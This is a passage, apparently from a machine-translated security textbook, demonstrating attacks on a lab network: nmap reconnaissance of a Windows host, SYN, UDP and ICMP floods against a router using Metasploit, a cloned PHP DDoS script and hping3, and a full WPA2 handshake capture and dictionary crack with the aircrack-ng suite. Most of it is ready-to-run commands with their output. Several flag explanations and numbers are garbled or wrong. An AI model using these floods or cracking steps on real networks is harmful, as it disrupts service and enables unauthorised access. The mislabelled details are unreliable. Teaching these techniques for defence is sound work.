5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-methods: No Allow or Public header in OPTIONS response (status code 503)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
MAC Address: AC:B5:7D:1B:B1:1F (Liteon Technology)
```

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose|phone

Running (JUST GUESSING): Microsoft Windows 7|Phone|2008|Vista (91%), FreeBSD 6.X (89%)

Aggressive OS guesses: Microsoft Windows 7 (91%), Microsoft Windows Phone 7.5 or 8.0 (90%), Windows Server 2008 R2 (90%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (90%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%), FreeBSD 6.2-RELEASE (89%), Microsoft Windows 7 Professional or Windows 8 (88%), Microsoft Windows Server 2008 R2 (87%), Microsoft Windows Server 2008 SP1 (87%)

No exact OS matches for host (test conditions non-ideal).

Uptime guess: 0.048 days (since Wed Apr 6 10:47:05 2016)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=264 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: Host: HP-MASTER; OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98

Host script results:

|_ nbstat: NetBIOS name: HP-MASTER, NetBIOS user: <unknown>, NetBIOS MAC: ac:b5:7d:1b:b1:1f (Liteon Technology)

|_ Names:

|_ HP-MASTER<00> Flags: <unique><active>

|_ PIRATE<00> Flags: <group><active>

|_ HP-MASTER<20> Flags: <unique><active>

|_ PIRATE<1e> Flags: <group><active>

|_ smb-os-discovery:

|_ OS: Windows 10 Pro 10586 (Windows 10 Pro 6.3)

|_ OS CPE: cpe:/o:microsoft:windows_10::-

|_ NetBIOS computer name: HP-MASTER

|_ Workgroup: PIRATE

|_ System time: 2016-04-06T11:55:35+03:00

|_ smb-security-mode:

|_ account_used: guest

|_ authentication_level: user

|_ challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

|_ smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE

HOP RTT ADDRESS

1 0.71 ms 192.168.10.9

```

NSE: Script Post-scanning.
Initiating NSE at 11:56
Completed NSE at 11:56, 0.00s elapsed
Initiating NSE at 11:56
Completed NSE at 11:56, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.52 seconds
Raw packets sent: 2095 (97.084KB) | Rcvd: 47 (3.940KB)

```

After performing the previous actions, the attacker has all the necessary information for the attack on the site, namely, he needs an open port and the service that it uses (445 / tcp open microsoft-ds), and the type of operating system (OS: Windows 10 Pro 10586 (Windows 10 Pro 6.3)). At this stage, the intelligence ends and the attacker can move to the stage of the implementation of the attack, which will be considered in the following sections.

2.7.1.4 Identification of the operating system

The basic mechanism of OS detection (OS detection) is the analysis of the TCP / IP stack. In each operating system, the stack of protocols TCP / IP implemented in its own way, which allows you to use special queries and responses to determine which OS is installed on the remote host.

Another, less efficient and extremely limited, way of identifying OS nodes - analysis of network services identified in the previous stage. For example, the open 139th port allows us to conclude that a remote host is running an OS of the Windows family. As noted above, various programs, such as nmap, can be used to define an OS.

From Listing 2.3, where the site was scanned, to find out the type of operating system, you need to pay attention to the following sections.

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows 98 netbios-ssn
445/tcp	open	microsoft-ds	(primary domain: PIRATE)
5357/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

From this list of ports and services, we can conclude that the host has a Microsoft Windows operating system installed. But for an attack it is necessary to find out its specific version. To do this, pay attention to the next section of the listing.

```

Running (JUST GUESSING): Microsoft Windows 7|Phone|2008|Vista (91%), FreeBSD 6.X (89%)
Aggressive OS guesses: Microsoft Windows 7 (91%), Microsoft Windows Phone 7.5 or 8.0 (90%), Windows Server 2008 R2 (90%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (90%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%), FreeBSD 6.2-RELEASE (89%), Microsoft Windows 7 Professional or Windows 8 (88%), Microsoft Windows Server 2008 R2 (87%), Microsoft Windows Server 2008 SP1 (87%)
No exact OS matches for host (test conditions non-ideal).

```

In this section, based on the scan results, nmap provides in percentage terms the possible variants of operating system names that can be installed on the host. But these data are not sufficient for the exact definition of the OS, so for more detailed information about the node during the scan, the key A was specified, using the following information.


```

Host script results:
| nbstat: NetBIOS name: HP-MASTER, NetBIOS user: <unknown>, NetBIOS MAC: ac:b5:7d:1b:b1:1f (Liteon Technology)
| Names:
| HP-MASTER<00>    Flags: <unique><active>
| PIRATE<00>       Flags: <group><active>
| HP-MASTER<20>   Flags: <unique><active>
| PIRATE<1e>       Flags: <group><active>
| smb-os-discovery:
| OS: Windows 10 Pro 10586 (Windows 10 Pro 6.3)
| OS CPE: cpe:/o:microsoft:windows_10::-
| NetBIOS computer name: HP-MASTER
| Workgroup: PIRATE
| System time: 2016-04-06T11:55:35+03:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
| smbv2-enabled: Server supports SMBv2 protocol

```

At this stage, you can accurately say that the host has an operating system Windows 10 Pro 10586 (Windows 10 Pro 6.3) installed. Also, from this listing, you will learn about the name of the host - HP-MASTER and the name of the working group to which it belongs - PIRATE.

2.7.1.5 Determine the role of node

The next step of gathering information phase is to determine the role of a node, such as a firewall or Web-server. It is based on already gathered information about active services, node names, network topology, etc.

For example, an open 80th port may indicate the presence of a Web-server, the blocking of the ICMP packet indicates the potential presence of the firewall, and the “proxy.domain.ua” or “fw.domain.ua” host names speak for itself.

Based on the scan result, we can conclude that the test node is used as a common workstation.

2.7.1.6 Determine the vulnerabilities of the node

The last step of gathering information phase is the search for vulnerabilities (search in gvulnerabilities). Hacker uses various automatic tools to implement the attack or manually identifies vulnerabilities. Shadow Security Scanner, nmap, Retina can be used for automated vulnerabilities search.

In our case, the port 445 is open; a sufficiently large number of exploiters are created to access the workstation through this port.

2.7.2 Examples of attack`s implementation phase

This stage is precisely the execution of the malicious actions of the hacker, who gets a variety of possibilities. For example, in order to gain unauthorized access to financial information in the MSSQL Server database, a hacker may try to implement one of the following:

- read DB records using SQL queries through the MSQuery program or through the MSEExcel editor, to get access to DBMS records (application software level);
- read the necessary data by tools of the DBMS itself (DBMS level);
- read database files using file system tools (OS level);
- intercept transmitted over the network data (network level).

More information about the attack will be presented later in the next sections of the book as one of the most important subjects of the discussion.

2.7.2.1 Attacks on communication channels

In our modern world there is a lot of network equipment, through which we have the opportunity to build our own network of any size, and it also makes it possible to organize network protection against unauthorized access. Although modern network devices (routers, switches) have powerful tools for protection against unauthorized access (UA), but configs may be incorrect because of human mistakes.

If the configuration is wrong, the hacker has the opportunity to perform various attacks: DDOS attacks, hacking routers to access the network, etc.

In most cases DDOS attacks are conducting to disable web resources, so they can not provide their services. But there are DDOS attacks that target server routers: if the router is down, the server that accesses the network through it will also not be able to perform its functions. So this kind of attacks is primarily aimed at:

- Exhaustion of the bandwidth;
- exhaustion of system resources;
- exploitation of system resources.

So, this type of attack is aimed at disabling the network, which leads to the correct data transmission impossibility.

It is necessary to define the metrics to define DDOS attacks. The metrics are following:

- the bandwidth of Mbps (Mbps) or Gbps (Gigabit / s);
- the number of packets per second Mpps (million packets per second);
- the number of requests per second Krps;
- the number of bot bots.

Botnet is a computer network consisting of many hosts with running stand-alone software. Most of the cases, bot in the botnet is a program that is hidden on the victim's computer and allows the attacker to perform certain actions using the resources of the infected computer. Usually used for illegal activities - sending spam, parsing passwords on a remote system, attacks for service denial.

2.7.2.1.1 Examples of an SYN flood attack

The SYN flood (TCP / SYN) establishes a semi-open node connection. When the victim host accepts the SYN packet via an open port, it must send an SYN-ACK packet and establish a connection. After that, the initiator sends an answer with the ACK-packet (figure 2.10). It is conventionally called a handshake. However, during a SYN flood attack, handshaking cannot be completed, because the initiator does not respond to the victim's SYN-ACK packets. Such connections remain semi-open to the timeout state, and the queue for the connection is overflowing and new clients cannot connect to the server. This process ...




Fig. 2.10. SYN flood attack scheme

An attacker has access to many tools to implement this attack. In this case, we will use the Metasploit software tool, the favorite hacker tool and information security expert, which includes many modules for creating and exploiting exploits. One of the modules also provides the ability to conduct a DDOS attack. In more detail, the Metasploit toolkit will be discussed in section 2.7.2.2.1. In our test network there is a router with IP address 192.168.10.1, we will conduct an attack using the operating system Kali linux, which contains Metasploit. First of all, we will launch Metasploit in the console (listing 2.4).

Listing 2.4 - Starting Metasploit.

```
root@Kali:~# msfconsole
Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
  =[ metasploit v4.11.26-dev ]
+ -- --=[ 1539 exploits - 893 auxiliary - 265 post ]
+ -- --=[ 438 payloads - 38 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Since Metasploit has a large number of modules, you must specify the selected SYN flood attack module by executing the command:

```
msf> use auxiliary / dos / tcp / synflood.
```

Next, the attacker still needs to specify the necessary parameters that can be viewed with the show options command (Listing 2.5).

Listing 2.5 - Execute the show options command.

```
msf auxiliary(synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
```

Name	Current Setting Required	Description
INTERFACE	no	The name of the interface
NUM	no	Number of SYNs to send
RHOST	yes	The target address
RPORT 80	yes	The target port
SHOST	no	The spoofable source address
SNAPLEN 65535	yes	The number of bytes to capture
SPORT	no	The source port
TIMEOUT 500	yes	The number of seconds to wait for new data

To implement an attack using Metasploit, it's enough to specify the RHOST parameter (Listing 2.6), which specifies the IP address of the victim.

Listing 2.6 - Set the value of the RHOST parameter.

```
msf auxiliary(synflood) > set rhost 192.168.10.1
rhost => 192.168.10.1
```

After that, you must run an exploit (Listing 2.7).

Listing 2.7 - Executing an exploit.

```
msf auxiliary(synflood) > exploit
[*] SYN flooding 192.168.10.1:80...
```

Since this exploit has been applied to the router, during this attack, if the system administrator tries to access the web interface at 192.168.10.1, it will receive a bounce in the form of the result shown in fig. 2.11.




Fig. 2.11. The result of the SYN flood attack

Thus, as a result, a SYN flood of attack is a semi-open connection.

2.7.2.1.2 Examples of an UDP flood attack

Variations in the execution of UDP-flood'a (figure 2.12) may be many, but the essence of the attack is the avalanche-like loading of the victim by UDP packets. The objectives of this attack can be indicated by three points:

- Generate bps (bits per second) to exhaust the attacked communication channel;
- Generate the number of pps (packages per second) which equipment can not handle;
- Load the attacked equipment by sending UDP packets to different ports, thereby forcing the server to process the data packets and to respond to ICMP messages in the event of unavailability of the port.




Fig. 2.12. UDP Flood Attack Scheme

The UDP flood is most commonly used for broadband DDoS attacks due to their lacklusterity, as well as the ease of writing protocol messages 17 (UDP) in different programming languages.

For this type of attack, we have many tools available. Next, let's take a look at how to first download a git repository (Listing 2.8) <https://github.com/drego85/DDoS-PHP-Script.git> a script that will then be attacked on the router.

Listing 2.8 – Copy the git repository.

```
root@Kali:~# git clone https://github.com/drego85/DDoS-PHP-Script.git
Клонирование в «DDoS-PHP-Script»...
remote: Counting objects: 148, done.
remote: Total 148 (delta 0), reused 0 (delta 0), pack-reused 148
Получение объектов: 100% (148/148), 32.58 KiB | 0 bytes/s, готово.
Определение изменений: 100% (40/40), готово.
Checking the connection ... is ready.
```

After copying with the ls command (Listing 2.9), you can see that the DDoS-PHP-Script directory containing all the necessary data appeared in the home directory.

Listing 2.9 - Executing the ls command.

```
root@Kali:~# ls
DDoS-PHP-Script Видео Загрузки Музыка Рабочий стол
wifi_hack Документы Изображения Общедоступные Шаблоны
root@Kali:~# cd DDoS-PHP-Script
root@Kali:~/DDoS-PHP-Script# ls
ddos.php README.md ui.html
root@Kali:~/DDoS-PHP-Script# php ./
ddos.php .git/ README.md ui.html
```

The attack script is in the `ddos.php` file. For its execution the following parameters must be specified (listing 2.10):

- 1) `host` - ip-address of the host that is being attacked;
- 2) `port` - the port number through which the attack is carried out;
- 3) `packet` - the number of packets that will be sent to the victim's host;
- 4) `bytes` - the size of the packets to be sent.

Listing 2.10 - Setting the ddos.php script parameters.

```
root@Kali:~/DDoS-PHP-Script# php ./ddos.php host=192.168.10.1 port=88 packet=1000 bytes=60000
DDoS UDP Flood script
version 0.2
[info] Setting host to 192.168.10.1
[info] Setting port to 88
[info] Setting packet size to 58.59KB
[info] DDos UDP flood started
[info] DDoS UDP flood completed
status: success
message: UDP flood completed
host: 192.168.10.1
port: 88
bytes: 60000
verbose: 3
format: text
output:
total_packets: 1000
total_size: 57.22MB
duration: about a second
average: 1000
```

You can also use the `time` parameter (Listing 2.11), which will indicate the duration of the attack in seconds.

Listing 2.11 - Setting the time parameter

```
root@Kali:~/DDoS-PHP-Script# php ./ddos.php host=192.168.10.1 port=88 time=60 bytes=60000
DDoS UDP Flood script
version 0.2
[info] Setting host to 192.168.10.1
[info] Setting port to 88
[info] Setting packet size to 58.59KB
[info] DDos UDP flood started
[info] DDoS UDP flood completed

status: success
message: UDP flood completed
host: 192.168.10.1
port: 88
bytes: 60000
verbose: 3
format: text
output:
total_packets: 728165
total_size: 40.69GB
duration: 60 seconds
average: 12136.08
```

As a result of the given UDP flood attack, as with a SYN flood attack, the system administrator will not be able to access the router at 192.168.10.1.

2.7.2.1.3 Examples of ICMP flood attacks

The Internet Control Message Protocol (ICMP) is primarily used to transmit error messages and is not used to transmit data. ICMP packets can accompany/follow TCP packets when connecting to a server. ICMP flood (fig. 2.13) is a DDoS attack method, which corresponds to the 3rd level of the OSI model and uses ICMP messages to overload the victim's network channel.




Fig. 2.13. ICMP flood attack scheme

To demonstrate this type of attack, we use the hping6.7 software tool. An attack is also carried out on the test router with the IP address 192.168.10.1.

Hping3 is a free packet generator and analyzer for TCP/IP protocol. In fact, hping is one of the essential tools for security auditing and testing of firewalls and networks. It was used to exploit the Idle Scan technology exploit, which is now implemented in the nmap port scanner. The newer version, hping3, is written in scripts using the tcl language. It implements an engine for convenient description of TCP / IP packets by strings, therefore, a programmer can write a script that relates to low-level manipulation of TCP/IP packets in a very short time and analyze it.

Like most computer security tools, hping3 is useful for security experts, but there are many applications related to network testing and system administration.

Hping3 should be used for:

- traceroute / ping / probe of hosts behind the firewall, which block attempts to use standard utilities;
- scanning is simple (currently implemented in nmap with a simple user interface);
- testing firewall rules;
- IDS (intrusion detection system) testing;
- exploit known dependencies in TCP / IP stacks;
- network research;
- studying the TCP / IP (hping was used in the online courses AFAIK);
- with automated tests to filter traffic;

- creating a working exploit models;
- network and security research when emulation of complex TCP / IP behavior needed.

Hping3 is already installed in Kali Linux, like many other tools.

First, using the ping command, we will check the quality of communication with the router. The listing 2.12 shows that in normal conditions packet exchange with a router takes on average 1.73 ms.

Listing 2.12 - Executing the ping command.

```
root@Kali:~# ping 192.168.10.1
PING 192.168.10.1 (192.168.10.1) 56(84) bytes of data.
64 bytes from 192.168.10.1: icmp_seq=1 ttl=64 time=1.84 ms
64 bytes from 192.168.10.1: icmp_seq=2 ttl=64 time=1.73 ms
64 bytes from 192.168.10.1: icmp_seq=3 ttl=64 time=1.69 ms
64 bytes from 192.168.10.1: icmp_seq=4 ttl=64 time=1.73 ms
64 bytes from 192.168.10.1: icmp_seq=5 ttl=64 time=1.73 ms
64 bytes from 192.168.10.1: icmp_seq=6 ttl=64 time=1.86 ms
64 bytes from 192.168.10.1: icmp_seq=7 ttl=64 time=1.87 ms
64 bytes from 192.168.10.1: icmp_seq=8 ttl=64 time=1.71 ms
```

Now let's attack directly (listing 2.13) using the hping3 command with the following parameters: -1 indicates ICMP mode, by default hping3 will send ICMP echo request, you can set another type of ICMP / code using --icmp options type of --icmp code; the next parameter is the ip-address of the victim's host (192.168.10.1); after that, -flood is specified, it indicates that the packets are sent as quickly as possible, without worrying about receiving replies; specifying the port -p and the size of the packets that are sent -d.

Listing 2.13 - ICMP Flood Attack

```
root@Kali:~# hping3 -1 192.168.10.1 --flood -p 80 -d 200
HPING 192.168.10.1 (wlan0 192.168.10.1): icmp mode set, 28 headers + 200 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
hping in flood mode, no replies will be shown
--- 192.168.10.1 hping statistic ---
581694 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

To check the result of the attack, run the ping command again (listing 2.14).

Listing 2.14 - Executing the ping command

```
root@Kali:~# ping 192.168.10.1
64 bytes from 192.168.10.1: icmp_seq=395 ttl=64 time=320 ms
64 bytes from 192.168.10.1: icmp_seq=396 ttl=64 time=215 ms
64 bytes from 192.168.10.1: icmp_seq=397 ttl=64 time=96.7.0 ms
64 bytes from 192.168.10.1: icmp_seq=398 ttl=64 time=252 ms
64 bytes from 192.168.10.1: icmp_seq=399 ttl=64 time=243 ms
64 bytes from 192.168.10.1: icmp_seq=400 ttl=64 time=302 ms
64 bytes from 192.168.10.1: icmp_seq=401 ttl=64 time=266 ms
```

The listing shows that after the attack, the time for packet exchange with the router and host increased to 252 ms.

To increase the time you can increase the size of the packages. As a result, users connected to this router on the network will notice a significant reduction in the speed of data transmission on the network.

2.7.2.1.4 Examples of selecting a password or brute-force

Brute-force attack is a method of hacking attack or hacking a computer system by picking passwords by scrolling through all possible combinations of characters until finding a combination that is suitable as a password. Such attacks are one of the most effective ways of hacking computer systems.

This type of attack can be applied to any system where you need to enter a password to log into the system. In this case, let's look at the example of choosing a password to Wi-Fi network.

In order to accomplish this task, you must have a workstation with a Wi-Fi adapter and a set up Kali Linux distribution.

The first step is to configure the Wi-Fi adapter. To do this, you must perform the following sequence of actions:

1. Find out which Wi-Fi adapters are present at the workstation (Listing 2.15) using the “iwconfig” command.

Listing 2.15 - Executing the iwconfig command.

```
root@Kali:~# iwconfig
eth0    no wireless extensions.

wlan0   IEEE 802.11bgn ESSID:"PIRATE"
Mode: Managed Frequency:2.412 GHz Access Point: BC:EE:7B:69:0E:94
Bit Rate=54 Mb/s   Tx-Power=15 dBm
Retry short limit: 7   RTS thr:off   Fragment thr:off
Encryption key: off
Power Management: off
Link Quality=44/70 Signal level=-66 dBm
Rx invalid nwid: 0 Rx invalid crypt: 0 Rx invalid frag: 0
Tx excessive retries: 0 Invalid misc: 56 Missed beacon: 0
lo      no wireless extensions.
```

After executing this command we see that you can use the Wi-Fi adapter wlan0.

2. Now it is necessary to transfer it to the mode of monitoring the Wi-Fi networks (listing 2.16) by the command `airmon-ng start wlan0`.

Listing 2.16 - Executing the command airmon-ng start.

```
root@Kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'
  PID Name
  671 NetworkManager
  837 wpa_supplicant
  863 dhclient

PHY          Interface  Driver          Chipset
phy0         wlan0      ath9k           Qualcomm Atheros QCA9565 / AR9565 Wireless Network
Adapter (rev 01)
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
```

The overwhelming line of listing 6.7.16 shows that this wlan0 adapter can work in monitoring mode.

3. The next step is to complete all the extra processes (Listing 2.17) related to the work of the Internet.

Listing 2.17 - Completing processes.

```
root@Kali:~# airmon-ng check kill
Killing these processes:
PID Name
837 wpa_supplicant
```

At this stage, the preparatory work is completed. Now you need to select the required Wi-Fi network.

4. To find out what Wi-Fi networks are currently running, use the airodump-ng wlan0mon command (listing 2.18).

Listing 2.18 - The result of the command airodump-ng wlan0mon.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
3C:25:D7:E2:66:BA -46	19	0	0 6	54e	WPA2	CCMP	PSK		Lumia
BC:EE:7B:69:0E:94 -64	28	468	0 1	54e	WPA2	CCMP	PSK		PIRATE
64:70:02:F7:17:1E -77	34	0	0 11	54e	WPA2	CCMP	PSK		KIRIL
B8:A3:86:1E:64:10 -81	24	0	0 10	54e	WPA2	CCMP	PSK		Appatit

From Listing 2.18, we see that during the day, our workstation found 4 active Wi-Fi points. As a victim we will choose our test Wi-Fi point named Lumia. The information you need to select a password is in the following listings:

- BSSID - access point mac address;
- CH - the number of the wireless channel on which the access point operates.

5. Now you need to find out how many users are connected to the selected wireless network. This is necessary in order to intercept the so-called Hhandshake.

From a technical point of view, handshake in wireless networks is the exchange of information between the access point and the client at the time of the client's connection to it. This information contains a variety of keys, the exchange takes place in several stages. The process of connecting to a wireless access point is well documented and a lot of information can be found on this issue.

From a practical point of view, it's enough for us to know only two very simple things:

- handshake can be captured when connecting a client who knows the valid password to a wireless access point;
- the handshake contains enough information to decrypt the password.

In order to find out how many users are connected to the selected wireless network, you must execute the command airodump-ng (listing 2.19). In this case, the keys used are: -s is used to indicate the channel on which the Wi-Fi adapter is running, the key --bssid specifies the Wi-Fi mac address of the adapter, -w specifies the path for storing scan dump files, wlan0mon - indicates an interface that will crawl connected users to a wireless network.

As a result of the command we get the following result, shown in the listing 2.19.

Listing 2.19 - Result of airodump-ng command.

```
root@Kali:~# airodump-ng -c 6 --bssid 3C:25:D7:E2:66:BA -w '/root/hs/' wlan0mon
BSSID          PWR RXQ Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
3C:25:D7:E2:66:BA -46 100 2943      35 0    6 54e WPA2  CCMP  PSK  Lumia
BSSID          STATION          PWR   Rate    Lost  Frames
3C:25:D7:E2:66:BA 00:1F:3C:96:7D:C6 -31   54e-54e 0     313
```

From the listing 2.19 you can see that one user with a mac: 00: 1F: 3C: 96: 7D: C6 is connected to the selected wireless network.

6. The next step of the intervention is to force the already authorized user on the network to disconnect from it and re-connect so that we have the ability to intercept the authorization process (Handshake). To do this, execute the aireplay-ng command, which is used to deactivate wireless users. Keys: -0 specifies the number of ARP packets to be generated, -a specifies the mac-address of the Wi-Fi adapter, -c the mac address of the legitimate user. The result of the command execution (Listing 2.20) is showed in the listing below.

Listing 6.7.20 - Result of aireplay-ng command.

```
root@Kali:~# aireplay-ng -0 4 -a 3C:25:D7:E2:66:BA -c 00:1F:3C:96:7D:C6 wlan0mon
15:00:19 Waiting for beacon frame (BSSID: 3C:25:D7:E2:66:BA) on channel 6
15:00:20 Sending 64 directed DeAuth. STMAC: [00:1F:3C:96:7D:C6] [19|68 ACKs]
15:00:21 Sending 64 directed DeAuth. STMAC: [00:1F:3C:96:7D:C6] [29|87 ACKs]
15:00:21 Sending 64 directed DeAuth. STMAC: [00:1F:3C:96:7D:C6] [27|73 ACKs]
15:00:22 Sending 64 directed DeAuth. STMAC: [00:1F:3C:96:7D:C6] [26|70 ACKs]
```

When executing the aireplay-ng command, the legitimate user disconnects from the selected wireless network and reconnects. This will allow you to intercept the authentication process data that will be stored in the previously specified directory '/root/hs/'. It will display a file -02.cap containing all the necessary information for choosing a wireless network password.

7. At the last step of the attack, it remains to pick up the password with the command aircrack-ng. For its execution, it is necessary to specify the following data:

- the -w key specifies the path to the password dictionary. This is an ordinary text file where are listed the most common passwords. The size of these dictionaries may be greater than 10 GB;
- the -b key specifies the mac-address of the wireless access point and the path to the -02.cap file, which stores legitimate user authorization information.

When executing this command, the progress of the password picking process will be displayed in the console (listing 2.21).

In order to speed up the selection of the password in the test wireless network, the authorization key was specified quite simply. The speed of a password picking depends on the computing capabilities of the computer on which the selection takes place. In the following listing 2.21 the result of the selection of the password is presented; in our case, the selection was successful, the password was chosen - 11111111. The speed of selection was 1263 k / s (keys per second).

Listing 2.21 – Result of a performance of aircrack-ng.

```
root@Kali:~# aircrack-ng -w '/root/Загрукки/dictionary.txt' -b 3C:25:D7:E2:66:BA '/root/hs/-02.cap'
pening /root/hs/-02.cap
Reading packets, please wait...

Aircrack-ng 1.2 rc4

[00:02:49] 208928/261383 keys tested (1263.11 k/s)
          Time left: 0 seconds          79.93%
```

KEY FOUND! [11111111]

Master Key : F5 2C B8 9C 30 17 8A F5 8E 64 43 C2 E1 FB 18 81
78 C8 EA EC 87 1C DC B1 CF DB 51 7C 28 E8 11 4C

Transient Key : 35 45 6D 9D EF 34 0D 24 23 53 99 A9 4D F1 C5 2A
42 3E 3B 4E 31 DD 9B 92 7A A8 A9 08 46 5E 6D BF
D1 E0 40 5F C2 21 A5 04 78 42 0B 96 14 21 8B 18
71 5F 1F 11 C1 3E 48 9B B4 37 80 F9 A5 53 5E E5

EAPOL HMAC : 71 04 DC 4B 22 33 AB 34 30 9A 42 F4 3D D9 67 5B

2.7.2.2 Attacks on the node

2.7.2.2.1 Examples of attacks on the operating system

In Section 2.7.1.3 the stage of intelligence service had been demonstrated, during which ports and services of a computer with the IP address 192.168.10.9 were scanned. During the scan it was figured out the node has an MS Windows 10 operating system installed. This section will demonstrate how to acquire unauthorized access to the selected computer and what the intruder can do after breaking in.

To accomplish this task, the Metasploit software tool will be used. Before we begin, let's understand the possibilities of this software.

In 2003, a hacker known as "HD Moore," came up with the idea of developing a tool for quick writing of exploits. Exploit is a computer program, a piece of program code, or a sequence of commands that use vulnerabilities in the software and attack the computer system. The purpose of the attack can be both capture control of the system (increase privileges), and violation of its functioning (DoS-attack).

So the well-known Metasploit project was born. The first version of the framework was written in Perl, which contained a pseudo-graphical interface based on the curses library.

Until 2007, developers have consolidated with the founding of Metasploit LLC; At the same time, the project was completely rewritten on Ruby and, partly on C, Python and Assembler.

In October 2009, the project Metasploit was purchased by Rapid7 with the condition that HD Moore will remain the technical director of the framework. Rapid7 agreed.

Today, Metasploit is one of the most popular programs with the largest database of exploits, shellcodes and a bunch of diverse documentation that can only please.

